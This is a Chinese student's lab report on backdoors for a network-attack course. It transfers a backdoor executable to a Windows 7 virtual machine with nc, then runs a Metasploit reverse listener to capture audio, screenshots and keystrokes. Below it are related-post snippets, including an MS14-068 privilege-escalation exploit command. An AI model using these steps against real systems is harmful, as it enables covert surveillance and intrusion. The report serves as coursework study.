20155323_backdoor.exe在Linux输入nc 192.168.37.129 5323 < 20155323_backdoor.exe将后门传输到Windows7系统中。

3.在Kali上使用msfconsole指令进入msf控制台,使用监听模块,设置payload,设置反弹回连的IP和端口:

4.设置完成后,执行监听并打开Windows7系统中的后门程序。



5.此时我们已经可以执行截获音频、截屏、记录下击键的过程和读取击键的记录等操作。



6.但是在读取摄像头时出现了错误,这里不清楚是摄像头的问题还是驱动的问题,用虚拟机连接摄像头也连不上。
基础问题回答
- (1)例举你能想到的一个后门进入到你系统中的可能方式?
下载未知程序到电脑上,或者插入了有问题的U盘。
- (2)例举你知道的后门如何启动起来(win及linux)的方式?
将后门程序伪装成正常程序,用户在不知情的情况下打开就会启动后门。
- (3)Meterpreter有哪些给你映像深刻的功能?
可以得到主机的大部分权限,掌握用户信息,让用户毫无隐私。
- (4)如何发现自己有系统有没有被安装后门?
我的水平只能是用杀毒软件查一遍了,虽然不知道有没有用。。
实验体会
这次实验不难,但是在kali如何联网这个问题上纠结了很久,也查了很多方法都没用,卡在第一步很久,最后在老师的帮助下成功联网。另外实验简单也不能忽视细节,在把后门程序从kali传输到Windows7系统这步时由于我把kali的IP输成了Windows7的IP地址导致出错(两者非常像)。最后的摄像头连接也出现了问题,我猜是摄像头驱动没安装,毕竟之前没有用过电脑的这个功能,但是我在驱动精灵里没有发现这个驱动,所以没有进行进一步的学习。
20155323刘威良 网络对抗 Exp2 后门原理与实践的更多相关文章
- 20155331 丹增旦达 网络攻防 Exp2后门原理与实践
20155331 丹增旦达<网络攻防>Exp2后门原理与实践 实验内容 (1)使用netcat获取主机操作Shell,cron启动 (2)使用socat获取主机操作Shell, 任务计划启 ...
- 20155323刘威良 网络对抗《网络攻防》 Exp1 PC平台逆向破解(5)M
实践目标 本次实践的对象是linux的可执行文件 该程序正常执行流程是:main调用foo函数,foo函数会简单回显任何用户输入的字符串. 该程序同时包含另一个代码片段,getShell,会返回一个可 ...
- 20155302 Exp2 后门原理与实践
20155302<网络对抗>后门原理与实践 实验要求 1.使用netcat获取主机操作Shell,cron启动 (0.5分) 2.使用socat获取主机操作Shell, 任务计划启动 (0 ...
- 2018-2019-2 网络对抗技术 20165232 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165232 Exp2 后门原理与实践 1. 后门原理与实践实验说明及预备知识 一.实验说明 任务一:使用netcat获取主机操作Shell,cron启动 ( ...
- 20155324《网络对抗》Exp2 后门原理与实践
20155324<网络对抗>Exp2 后门原理与实践 20155324<网络对抗>Exp2 后门原理与实践 常用后门工具实践 Windows获得Linux Shell 在Win ...
- 2018-2019-2 20165237《网络对抗技术》Exp2 后门原理与实践
2018-2019-2 20165237<网络对抗技术>Exp2 后门原理与实践 一.实践目标 使用netcat获取主机操作Shell,cron启动 使用socat获取主机操作Shell, ...
- 2018-2019-2 网络对抗技术 20165325 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165325 Exp2 后门原理与实践 实验内容(概要): (1)使用netcat获取主机Shell,cron启动 首先两个电脑(虚拟机)都得有netcat, ...
- 2018-2019-2 网络对抗技术 20165206 Exp2 后门原理与实践
- 2018-2019-2 网络对抗技术 20165206 Exp2 后门原理与实践 - 实验任务 (1)使用netcat获取主机操作Shell,cron启动 (0.5分) (2)使用socat获取主 ...
- 2018-2019-2 网络对抗技术 20165323 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165323 Exp2 后门原理与实践 一.实验要求 (3.5分) (1)使用netcat获取主机操作Shell,cron启动 (0.5分) (2)使用soc ...
随机推荐
- soapUI 再谈SoapUI接口测试--文件组织与接口“布局”管理
再谈SoapUI接口测试--文件组织与接口“布局”管理 by:授客 QQ:1033553122 SoapUI-Pro-x64-5.1.2_576025(含破解文件),软件下载地址: http://pa ...
- Django 自定义表
1.Django自带的用户表 create table auth_user ( id int auto_increment primary key, password varchar(128) not ...
- 开发之道——读《移山之道——VSTS开发之道》后感
开发之道——读<移山之道——VSTS开发之道>后感 <移山之道——VSTS开发之道>(下简称<移山之道>)是邹欣老师的另一本书.相传很有名的<构建之法> ...
- EFCore中SQLSERVER 2008 的分页问题
自SQLSERVER 2012起新增了 Offset Fetch 语法,因此EFCore默认是以此语法生成相应的分页语句的. 如果我们的目标数据库低于 2012,那么EFCore默认生成的语句在执行的 ...
- Azure 中 Windows 虚拟机的大小
本文介绍可用于运行 Windows 应用和工作负荷的 Azure 虚拟机的可用大小和选项. 此外,还提供在计划使用这些资源时要考虑的部署注意事项. 本文也适用于 Linux 虚拟机. 类型 大小 说明 ...
- VS2015 调试 条件和操作设置
vs 开发过程中,经常会遇到这样的场景: 例如有几千条数据,调试代码的时候需要在循环中走到name="A"的这条数据, 并且单步调试这条数据走完整个逻辑过程.这个时候调试的条件设置 ...
- CIDR概述及其地址块计算
CIDR概述 英文:Classless Inter-Domain Routing,中文是:无分类域间路由选择.一般叫做无分类编址. 设计目的:解决路由表项目过多过大的问题. 表示法:{<网络前缀 ...
- Hadoop HBase概念学习系列之HRegion服务器(三)
所有的数据库数据一般是保存在Hadoop分布式系统上面的,用户通过一系列HRegion服务器获取这些数据.一台机器上一般只运行一个HRegion服务器,而且每一分区段的HRegion也只会被一个HRe ...
- [提权]域内提权神器 MS14-068 完整EXP
可以让任何域内用户提升为域管理员 c:\python27\python.exe ms14-068.py -u k8test3@k8.local -p k8team!@# -s S-1-5-2 ...
- win10管理员已阻止你运行此应用”解决方法
方法/步骤 1 按WIN+R键,打开“运行”,然后输入“gpedit.msc",就是打开组策略,这个在控制面板中也可以打开. 2 在组策略里找到“计算机配置”-“Windows设置”-“安全 ...